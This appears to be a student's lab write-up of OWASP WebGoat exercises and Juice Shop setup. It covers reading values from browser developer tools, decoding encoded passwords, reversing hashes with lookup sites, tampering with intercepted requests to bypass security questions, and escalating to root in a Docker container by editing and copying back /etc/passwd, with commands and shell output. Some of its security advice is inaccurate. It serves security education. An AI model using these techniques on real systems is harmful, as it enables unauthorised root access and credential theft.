Vulnerability Exploited: The data being sent is not encoded and is not validated for integrity. It can be modified by proxies and still be accepted at the server.



b. Developer Tools

Part 4:


- Ran this: webgoat.customjs.phoneHome() in the console of google chrome and got the number. Entered in the box and got a success message.

Vulnerability Exploited: The websites should not allow scripts to be run as they may be used to extract valuable data or modify it which is not desired.

Part 6:

- When I clicked 'Go!' button with Network Tab of Inspect open, I saw a recent POST request. I clicked on it and in its Request Body, the number was present which was entered in field and checked. It have success response.

Vulnerability Exploited: Data in request body should be encoded otherwise it might be leaked by just analyzing the packets



c. Crypto Basics

Part 2:

- I entered the base64 encoded string in this online tool. Using this, I could get the username password which I entered in the fields and got a success message.

Vulnerability Exploited: Passwords should be sent after hashing them on the client side only so that they are not revealed as in this case. Preferably salting should also be done on the client side to prevent password leaking in case the packets are intercepted.

Part 3:

- I used this online tool to get {xor} encoding.

Vulnerability Exploited: Same as above. The encoded passwords can be brute-forced using various algorithms. Its safe to hash them and salt them on client side before sending.

Part 4:

Link for tool used:
https://hashtoolkit.com/decrypt-sha256-hash/8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918
This tool basically searches for hash in a precomputed database of hashes and returns the corresponding password for the hash for various algorithms.

- From the topic itself I understood that we will have to somehow reverse the hash. Reading about vulnerable MD5 hash (as it's just 128 bit), I tried the 1st option (length of 32 means 128 bit hash) in the MD5 online hash table and coud retrieve its answer as 'secret'.
- For the second one, I tried the same tool and found it to be a SHA265 hash

Vulnerability Exploited: The hashes used are too easy too break using online tools using dictionary mapping and searching them in database.

Part 5:
Just for reading

Part 6:

- First generate the public key using openSSL from the given private key. To do this I stored the private key in a file named 'test.key'. Then the below written command was used to get the public key in the test.pub file.
  Command: openssl rsa -in test.key -pubout > test.pub
- From this public the modulus was extracted using this command.
  Command: openssl rsa -in test.pub -pubin -modulus -noout > modulus.txt
- The modulus was entered in the 1st field.
- Now to sign the modulus the following command was used:
  echo -n "(modulus text)" | openssl dgst -sign test.key -sha256 -out signedModulus.sha256

  File 'signedModulus.sha256' is stored. To submit it convert to base64 encoding using command: openssl enc -base64 -in signedModulus.sha256 -out signedModulus.sha256.base64

  The encoded modulus obtained is entered in the 2nd box and it is submitted.


No vulnerabilities were exploited, its a task to compute
Reference1 Reference 2 Reference 3

Part 8: (Used hints)

- After running the given command.
  Command: docker run -d webgoat/assignments:findthesecret
  A string was shown. Following the hint I ran the below command.


Command: docker exec -ti 14db0282242f7f5a28ff887290fc0f986b6973b8d775bb86ea6a2d750d357b77 /bin/bash

The number is the same as the one printed on running the 1st command.
SS attached:



Now, the aim is to enter the root folder to see the secret message. But using ‘cd’ is not permissible.

- Next following the hint, I tried to get the /etc/passwd file. I did that using the following.
  Command: docker cp 14db0282242f:/etc/passwd test.passwd
  ‘14db0282242f’ is the User ID as shown from above screenshot, and is visible in the terminal.



Since I am able to copy this file from the docker image, it is a vulnerability.

Following this link, I changed the webgoat user to root user by changing the USER ID and GROUP ID to 0 and 0 respectively.

Updated file:


```
┌──(root㉿kali)-[~]
└─# nano test.passwd

┌──(root㉿kali)-[~]
└─# cat test.passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
webgoat:x:0:0::/home/webgoat:
```

- Then again copying this file back in docker image.
  Command: docker cp test.passwd 14db0282242f:/etc/passwd

After this, I could access the docker image using docker exec command as root user.
Command: docker exec -it 14db0282242f /bin/bash

```
┌──(root㉿kali)-[~]
└─# docker exec -it 14db0282242f /bin/bash
root@14db0282242f:/# ls
bin   dev              etc   lib    media  opt   root  sbin  sys  usr
boot  docker-java-home  home  lib64  mnt    proc  run   srv   tmp  var
root@14db0282242f:/# cd /r
root/ run/
root@14db0282242f:/# cd /r
root/ run/
root@14db0282242f:/# cd /root/
.bashrc         .profile        default_secret
root@14db0282242f:/# cd /root/default_secret
bash: cd: /root/default_secret: Not a directory
root@14db0282242f:/# cat /root/default_secret
ThisIsMySecretPassw0rdF0rY0u
root@14db0282242f:/# echo "U2FsdGVkX199jgh5oANElFdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf5
5ctQN+DHbwCPiVRfFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile default_secret
enc: Cannot open input file default_secret, No such file or directory
enc: Use -help for summary.
root@14db0282242f:/# cd /root/
root@14db0282242f:~# ls
default_secret
root@14db0282242f:~# echo "U2FsdGVkX199jgh5oANElFdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf5
5ctQN+DHbwCPiVRfFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile default_secret
Leaving passwords in docker images is not so secureroot@14db0282242f:~# exit

┌──(root㉿kali)-[~]
└─#
```

- Entering as root user, I could access the /root directory.
- I found the file and read it using cat. Then entered the answer in input boxes.



Vulnerability Exploited: information such as /etc/passwd file should not be stored in docker images as it can easily be modified. Also copying files from docker image is allowed which is an important threat.

[Reference 1]

The above Image shows that this lesson of ‘Crypto Basics’ is completed.


d. Authentication Bypasses

Part 1: Theoretical

Part 2:

- I set up Burp Suite and Foxy Proxy to Intercept all the queries that contained the word ‘POST’.
- On clicking the Submit Button, the intercepted query popped up and I modified the name of the query securityQuestion0 to securityQuestion5 and securityQuestion1 to securityQuestion6.
- Then I forwarded the packet and it resulted in success.

Vulnerability Exploited: Only response for securityQuestion0 and securityQuestion1 was checked and it wasn’t mandatory to be set. In case it was set, it checked for correctness, however if request had some other string, even then it allowed.



e. Insecure Login

- In this part as well, I intercepted the POST request using Burp Suite and the username and password was present in the request.


Vulnerability Exploited: Confidential data (Username and Password) in plane text was sent.

Question 3:


The steps mentioned in README of the given repo were followed to set up the docker container for the OWASP juice shop website. It was running on localhost port 3000.

a.


Burp suite was configured to be used as a proxy using the 'Foxy Proxy' addon for Mozilla Firefox. It was configured to be set on port 8082. (Despite the default port being 8080, I set it up on port 8082 as another application - WebGoat was running on port 8080).




This was then enabled from AddOn in Firefox.




The BurpSuite was started on a 'Temporary Project' with all defaults.
I set it up for port 8082 by going on Proxy > Options and then modifying the Interface for port 8082.



